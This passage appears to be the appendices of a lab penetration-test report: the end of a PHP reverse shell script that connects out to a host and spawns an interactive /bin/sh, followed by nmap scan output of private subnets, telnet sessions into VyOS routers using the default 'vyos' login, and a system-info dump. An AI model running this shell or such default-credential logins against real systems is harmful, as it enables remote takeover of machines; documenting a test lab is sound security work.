$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
// Daemonise ourself if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not
fatal.");
}

```

```

// Change to a safe directory
chdir("/");
// Remove any umask we inherited
umask(0);
//
// Do the reverse shell...
//
// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}
// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w")  // stderr is a pipe that the child will write to
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}
// Set everything to non-blocking
// Reason: Occasionally reads will block, even though stream_select tells us they
won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }
    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }
    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);

```

```

$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
// If we can read from the TCP socket, send
// data to process's STDIN
if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
}
// If we can read from the process's STDOUT
// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}
// If we can read from the process's STDERR
// send data down tcp connection
if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}
?>

```

APPENDIX C

```
root@kali:~# nmap 192.168.0.192/27
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:16 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00089s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp    open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)
```

```
Nmap scan report for 192.168.0.203
Host is up (0.00061s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)
```

```
Nmap scan report for 192.168.0.210
Host is up (0.00080s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)
```

```
Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
111/tcp   open  rpcbind
```

```
Nmap done: 32 IP addresses (4 hosts up) scanned in 26.90 seconds
```

```
root@kali:~# nmap -sU 192.168.0.203
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:18 EDT
Stats: 0:17:35 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 22:35 (0:00:00 remaining)
Nmap scan report for 192.168.0.203
Host is up (0.00092s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
67/udp    open|filtered dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 1196.89 seconds
```

```
root@kali:~# nmap 172.16.221.237
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:20 EDT
Nmap scan report for 172.16.221.237
Host is up (0.0022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https
```

```
Nmap done: 1 IP address (1 host up) scanned in 14.42 seconds
```



```
root@kali:~# nmap 192.168.0.224/30
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:22 EDT
```

```
Nmap scan report for 192.168.0.225
```

```
Host is up (0.00064s latency).
```

```
Not shown: 996 closed ports
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
23/tcp    open  telnet
```

```
80/tcp    open  http
```

```
443/tcp   open  https
```

```
Nmap scan report for 192.168.0.226
```

```
Host is up (0.0013s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
```

```
23/tcp    open  telnet
```

```
80/tcp    open  http
```

```
443/tcp   open  https
```

```
Nmap done: 4 IP addresses (2 hosts up) scanned in 14.49 seconds
```

```
root@kali:~# nmap 192.168.0.32/27
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:24 EDT
```

```
Nmap scan report for 192.168.0.33
```

```
Host is up (0.0019s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
```

```
23/tcp    open  telnet
```

```
80/tcp    open  http
```

```
443/tcp   open  https
```

```
Nmap scan report for 192.168.0.34
```

```
Host is up (0.0020s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
111/tcp   open  rpcbind
```

```
2049/tcp  open  nfs
```

```
Nmap done: 32_IP addresses (2 hosts up) scanned in 15.05 seconds
```

```
root@kali:~# nmap -O 192.168.0.34
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 07:49 EDT
```

```
Nmap scan report for 192.168.0.34
```

```
Host is up (0.0044s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
111/tcp   open  rpcbind
```

```
2049/tcp  open  nfs
```

```
Device type: general purpose
```

```
Running: Linux 3.X|4.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```

```
OS details: Linux 3.2 - 4.6
```

```
Network Distance: 3 hops
```

```
OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
Nmap done: 1 IP address (1 host up) scanned in 15.17 seconds
```

```
root@kali:~# nmap 192.168.0.128/27
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:44 EDT
Nmap scan report for 192.168.0.129
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
```

```
Nmap scan report for 192.168.0.130
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
```

```
Nmap done: 32 IP addresses (2 hosts up) scanned in 15.18 seconds
```

```
root@kali:~# nmap 192.168.0.232/30
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:48 EDT
Nmap scan report for 192.168.0.233
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
```

```
Nmap done: 4 IP addresses (1 host up) scanned in 14.65 seconds
```

```
root@kali:~# nmap 192.168.0.242 -sV
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:05 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0060s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind  2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 21.86 seconds
```

```
root@kali:~# nmap 192.168.0.64/27 -O -sV
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:04 EDT
```

```
Nmap scan report for 192.168.0.66
```

```
Host is up (0.0089s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
```

```
111/tcp   open  rpcbind  2-4 (RPC #100000)
```

```
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
```

```
Device type: general purpose
```

```
Running: Linux 3.X|4.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```

```
OS details: Linux 3.11 - 4.1
```

```
Network Distance: 4 hops
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
Nmap done: 32 IP addresses (1 host up) scanned in 24.02 seconds
```

APPENDIX D

Router 1

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 00:12:07 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0            192.168.0.193/27 u/u
eth1            192.168.0.225/30 u/u
eth2            172.16.221.16/24 u/u
lo              127.0.0.1/8     u/u
                1.1.1.1/32
                ::1/128

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O 172.16.221.0/24 [110/10] is directly connected, eth2, 01:21:16
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 01:20:07
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 01:19:43
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 01:19:47
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 01:19:57
O 192.168.0.192/27 [110/10] is directly connected, eth0, 01:21:16
C>* 192.168.0.192/27 is directly connected, eth0
O 192.168.0.224/30 [110/10] is directly connected, eth1, 01:21:16
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 01:20:07
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 01:19:57
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 01:19:47
```

Router 2

```

root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 00:19:28 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0            192.168.0.226/30    u/u
eth1            192.168.0.33/27     u/u
eth2            192.168.0.229/30    u/u
lo              127.0.0.1/8        u/u
                2.2.2.2/32
                ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 01:25:06
O  192.168.0.32/27 [110/10] is directly connected, eth1, 01:25:46
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 01:24:41
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 01:24:45
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 01:24:55
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 01:25:06
O  192.168.0.224/30 [110/10] is directly connected, eth0, 01:25:46
C>* 192.168.0.224/30 is directly connected, eth0
O  192.168.0.228/30 [110/10] is directly connected, eth2, 01:25:46
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 01:24:55
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 01:24:45

```

Router 3


```

root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 00:21:14 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           192.168.0.230/30 u/u
eth1           192.168.0.129/27 u/u
eth2           192.168.0.233/30 u/u
lo             127.0.0.1/8     u/u
              3.3.3.3/32
              ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 01:39:05
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 01:39:05
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 01:38:51
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 01:38:58
O  192.168.0.128/27 [110/10] is directly connected, eth1, 01:40:25
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 01:39:05
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 01:39:05
O  192.168.0.228/30 [110/10] is directly connected, eth0, 01:40:25
C>* 192.168.0.228/30 is directly connected, eth0
O  192.168.0.232/30 [110/10] is directly connected, eth2, 01:40:25
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 01:39:00

```

Router 4

```
root@kali:~# telnet 192.168.0.97
Trying 192.168.0.97...
Connected to 192.168.0.97.
Escape character is '^]'.
```

```
Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 00:20:44 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
```

This system is open-source software. The exact distribution terms for each module comprising the full system are described in the individual files in /usr/share/doc/*/copyright.

```
vyos@vyos:~$ show interfaces
```

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down


Interface	IP Address	S/L	Description
eth0	192.168.0.97/27	u/u	
eth1	192.168.0.65/27	u/u	
lo	127.0.0.1/8	u/u	
	4.4.4.4/32		
	::1/128		

```
vyos@vyos:~$ show ip route
```

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
I - ISIS, B - BGP, > - selected route, * - FIB route

```
C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 03:45:08
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 03:45:08
O 192.168.0.64/27 [110/10] is directly connected, eth1, 03:46:14
C>* 192.168.0.64/27 is directly connected, eth1
O 192.168.0.96/27 [110/10] is directly connected, eth0, 03:46:14
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 03:45:08
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 03:45:08
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 03:45:08
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 03:45:08
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 03:45:11
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 03:45:11
```

APPENDIX E



```
{ "uptime": " 04:04:05 up 2:08, 0 users, load average: 0.00, 0.01, 0.05", "kernel": "Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux", "Bash Version": "GNU bash, version 4.3.8(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2013 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html> This is free software; you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law."}
```